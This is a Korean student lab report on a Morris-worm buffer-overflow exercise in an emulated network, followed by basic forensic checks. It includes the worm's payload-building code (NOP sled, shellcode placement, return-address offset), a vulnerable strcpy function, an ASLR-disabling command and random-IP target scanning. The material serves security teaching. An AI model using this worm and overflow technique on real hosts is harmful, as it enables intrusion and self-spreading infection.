REPORT

3번 과제


[Forensic 실습]

과목명	운영체제보안 2분반
담당 교수	조성제
이름(학번)	전호영(32184045) 임강호(32173672) 양시영(32182571)
제출일자	2022년 12월 14일

목차

1. 실습 진행 과정

1) Morris Worm Attack




```
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0x00  # Need to change
    offset = 0x00  # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)
```

worm.py 파일의 createBadfile()에서

content = bytearray(0x90 for i in range(500))

NOP sled 공격을 하기 위해 content 배열을 생성하여 NOP로 채운다.

content[500 – len(shellcode):] = shellcode

content 배열의 마지막에 shellcode의 내용을 삽입한다.

Content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')

offset 부터 offset+4 까지 ret 주소를 4 byte 단위로 little endian 방식으로 삽입한다.

```
[12/13/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/13/22]seed@VM:~/.../worm$ echo hello | nc -w2 10.152.0.73 9090
[12/13/22]seed@VM:~/.../worm$
```

```
as152h-host_2-10.152.0.73          | Starting stack
as152h-host_2-10.152.0.73          | Input size: 6
as152h-host_2-10.152.0.73          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as152h-host_2-10.152.0.73          | Buffer's address inside bof():     0xffffd588
as152h-host_2-10.152.0.73          | ==== Returned Properly ====
```

ret = 0x00

offset = 0x00

ret과 offset값을 구하여 수정한다.

bof() 안의 Frame Pointer (ebp): 0xffffd5f8


bof() 안의 Buffer's address: 0xffffd588

버퍼와 ebp 사이는 0x70 차이, ebp 위에 return 주소가 존재하므로 버퍼와 return 주소 사이는 0x74 차이, 따라서 offset의 값은 0x74이다.


```
seed@VM: ~/.../server
void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

#if __x86_64__
    unsigned long int *framep;
    // Copy the rbp value into framep, and print it out
    asm("movq %%rbp, %0" : "=r" (framep));
#if SHOW_FP
    printf("Frame Pointer (rbp) inside bof():  0x%.16lx\n", (unsigned long) framep);
#endif
    printf("Buffer's address inside bof():     0x%.16lx\n", (unsigned long) &buffer);
#else
    unsigned int *framep;
    // Copy the ebp value into framep, and print it out
    asm("mov %%ebp, %0" : "=r" (framep));
#if SHOW_FP
    printf("Frame Pointer (ebp) inside bof():  0x%.8x\n", (unsigned) framep);
#endif
    printf("Buffer's address inside bof():     0x%.8x\n", (unsigned) &buffer);
#endif

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}
```

stack.c 파일의 bof()에서

strcpy(buffer, str) 함수는 str의 내용을 buffer에 복사하는데 이 때, 0x00을 만나면 복사를 종료한다. 때문에 ret 값에 '00'이 있으면 안된다. 이를 유념하여 0xffff6000 이상의 값을 위해 0xffffd5f8 + 20의 값을 넣어주었다.




worm.py 파일을 실행하고 badfile을 생성하여 전파했다.




감염되지 않은 호스트와 감염된 호스트를 확인, 각 호스트의 콘솔 창을 켜서 확인하여 파일이 생긴 호스트는 감염이 된 호스트임을 확인할 수 있다.


2) Forensic



worm이 작동중일 때 ps aux 명령어를 수행하여 시스템 상에서 동작중인 프로세스를 확인



worm이 작동중일 때 netstat -a 명령어를 수행하여 공격받고있는 포트를 확인




조사 시간을 확인하기 위해 date 명령어로 현재 시간을 확인하고 stat worm.py 명령어로 worm.py의 change, modify, access 시간을 확인, 대조

Forensic 육하원칙

Who	When	Where	What	How
누가	어디서	언제	무엇을	어떻게

Who 누가



공격받은 임의의 호스트의 터미널에서 ls bof -l 명령어를 수행하여 worm.py가 있음을 확인했다. 즉, 공격자는 worm.py를 통해 공격을 수행했음을 확인할 수 있다.

When 어디서


```
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    while True:
        x = randint(151, 155)
        y = randint(70, 80)
        ip = f'10.{x}.0.{y}'
        try:
            output = subprocess.check_output(f"ping -q -c1 -W1 {ip}",shell=True)

            if result == -1 :
                print(f"{ip} is not alive", flush = True)
            else:
                print(f"{ip} is alive,attack start", flush =True)
                return ip
        except subprocess.CalledProcessError as e:
            print(e)
```

공격받은 호스트의 네트워크 환경에서 공격을 수행했다.

worm.py 파일의 getNextTarget()에서 ip 범위 주소를 확인할 수 있다.


```
x = randint(151, 155)
y = randint(70, 80)
ip = f'10.{x}.0.{y}'
```

Where 언제



